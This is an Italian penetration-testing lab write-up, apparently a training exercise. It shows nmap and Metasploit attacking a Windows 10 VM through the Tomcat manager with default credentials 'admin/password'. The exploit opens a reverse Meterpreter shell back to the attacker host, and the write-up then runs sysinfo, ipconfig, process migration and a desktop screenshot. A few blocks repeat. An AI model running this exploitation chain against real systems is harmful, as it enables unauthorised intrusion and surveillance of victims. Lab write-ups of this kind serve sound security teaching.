
Proseguiamo con il comando ‘nmap -sV -O -A’ per avere un elenco delle porte aperte e dei servizi attivi.

```
┌──(bruce㉿kali)-[~]
└─$ nmap -sV -O -A 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 22:23 CEST
Nmap scan report for 192.168.200.200
Host is up (0.0010s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-10-03T20:26:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-08T16:53:30
|_Not valid after:  2025-01-07T16:53:30
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.81
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
8443/tcp open  ssl/https-alt
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-09T16:53:31
|_Not valid after:  2029-07-09T16:53:31
|_http-title: Not Found
MAC Address: 08:00:27:07:C7:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
```

A questo punto eseguiamo una scansione delle vulnerabilità sulla macchina vittima avvalendoci dell'utilizzo del software Nessus.
Vulnerability Scanning (basic scan):



Dai risultati del basic scan risultano varie vulnerabilità sfruttando le quali sarebbe possibile attaccare la macchina target:



Apriamo sulla macchina Kali il framework Metasploit con il comando ‘msfconsole’ con il quale sceglieremo l’exploit adatto da caricare con relativvo payload per eseguire il nostro attacco.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Una volta avviato, scegliamo l’exploit da caricare tramite il comando search. Individuiamo l’exploit adatto ed in questo caso decidiamo di utilizzare l’exploit numero 20.

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank
   -   ----                                                                ---------------  ----
   0   auxiliary/dos/http/apache_commons_fileupload_dos                    2014-02-06       normal
   1   exploit/multi/http/struts_dev_mode                                  2012-01-06       excellent
   2   exploit/multi/http/struts2_namespace_ognl                           2018-08-22       excellent
   3     \_ target: Automatic detection                                    .                .
   4     \_ target: Windows                                                .                .
   5     \_ target: Linux                                                  .                .
   6   exploit/multi/http/struts_code_exec_classloader                     2014-03-06       manual
   7     \_ target: Java                                                   .                .
   8     \_ target: Linux                                                  .                .
   9     \_ target: Windows                                                .                .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .          .
   11  auxiliary/admin/http/tomcat_ghostcat                                2020-02-20       normal
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                         2019-04-10       excellent
   13  exploit/multi/http/tomcat_mgr_deploy                                2009-11-09       excellent
   14    \_ target: Automatic                                              .                .
   15    \_ target: Java Universal                                         .                .
   16    \_ target: Windows Universal                                      .                .
   17    \_ target: Linux x86                                              .                .
   18  exploit/multi/http/tomcat_mgr_upload                                2009-11-09       excellent
   19    \_ target: Java Universal                                         .                .
   20    \_ target: Windows Universal                                      .                .
   21    \_ target: Linux x86                                              .                .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                  2010-07-09       normal
   23  auxiliary/scanner/http/tomcat_enum                                  .                normal
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword ⇒ password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts ⇒ 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport ⇒ 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost ⇒ 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport ⇒ 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying fis0CeHweqBz ...
[*] Executing fis0CeHweqBz ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Undeploying fis0CeHweqBz  ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49490) at 2024-10-02 08:45:41 -0400

meterpreter >
```

Una volta caricato, configuriamo il payload.
In particolare, settiamo l'IP del target remoto (RHOSTS) e la porta di ascolto al numero 7777 (LPORT).
Una volta fatto questo possiamo procedere con l'attacco usando il comando 'run', avviando una sessione Meterpreter sulla macchina target.

Una volte ottenuta la sessione Meterpreter sulla macchina Windows, eseguiamo una serie di comandi per recuperare determinate informazioni.

```
meterpreter >
[-] Unknown command: .. Run the help command for more details.
meterpreter >    sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


Iniziamo con il recuperare le impostazioni di rete con il comando ‘ipconfig’:

```
meterpreter > ipconfig
Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5f:ac:a6
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::385a:f9ac:61ed:c18
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Passiamo al comando ‘sysinfo’:

```
meterpreter >
[-] Unknown command: .. Run the help command for more details.
meterpreter >    sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Proviamo ora a determinare l'eventuale presenza di webcam attive con il comando 'web_scan' e a procedere con il recupero di uno screenshot del desktop con il comando 'screenshot'.
Siamo presentati con un messaggio di errore, il quale descrive l'impossibilità di eseguire tali comandi in quanto la sessione Meterpreter attiva è stata aperta come 'servizio' e non come 'utente'.



```
meterpreter > migrate 5688
[*] Migrating from 944 to 5688 ...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/ViCHdprS.jpeg
```

Per ovviare a questa situazione, entriamo nel sistema target attraverso il servizio Icecast.
Ritorniamo su Metasploit e carichiamo un payload diverso, che ci consente di accedere alla macchina target con la possibiltà di completare il recupero delle informazioni richieste. Vediamo che in questo caso riusciamo ad eseguire i comandi necessari: non trovando web cam attive recuperiamo lo screenshot del desktop del sistema target.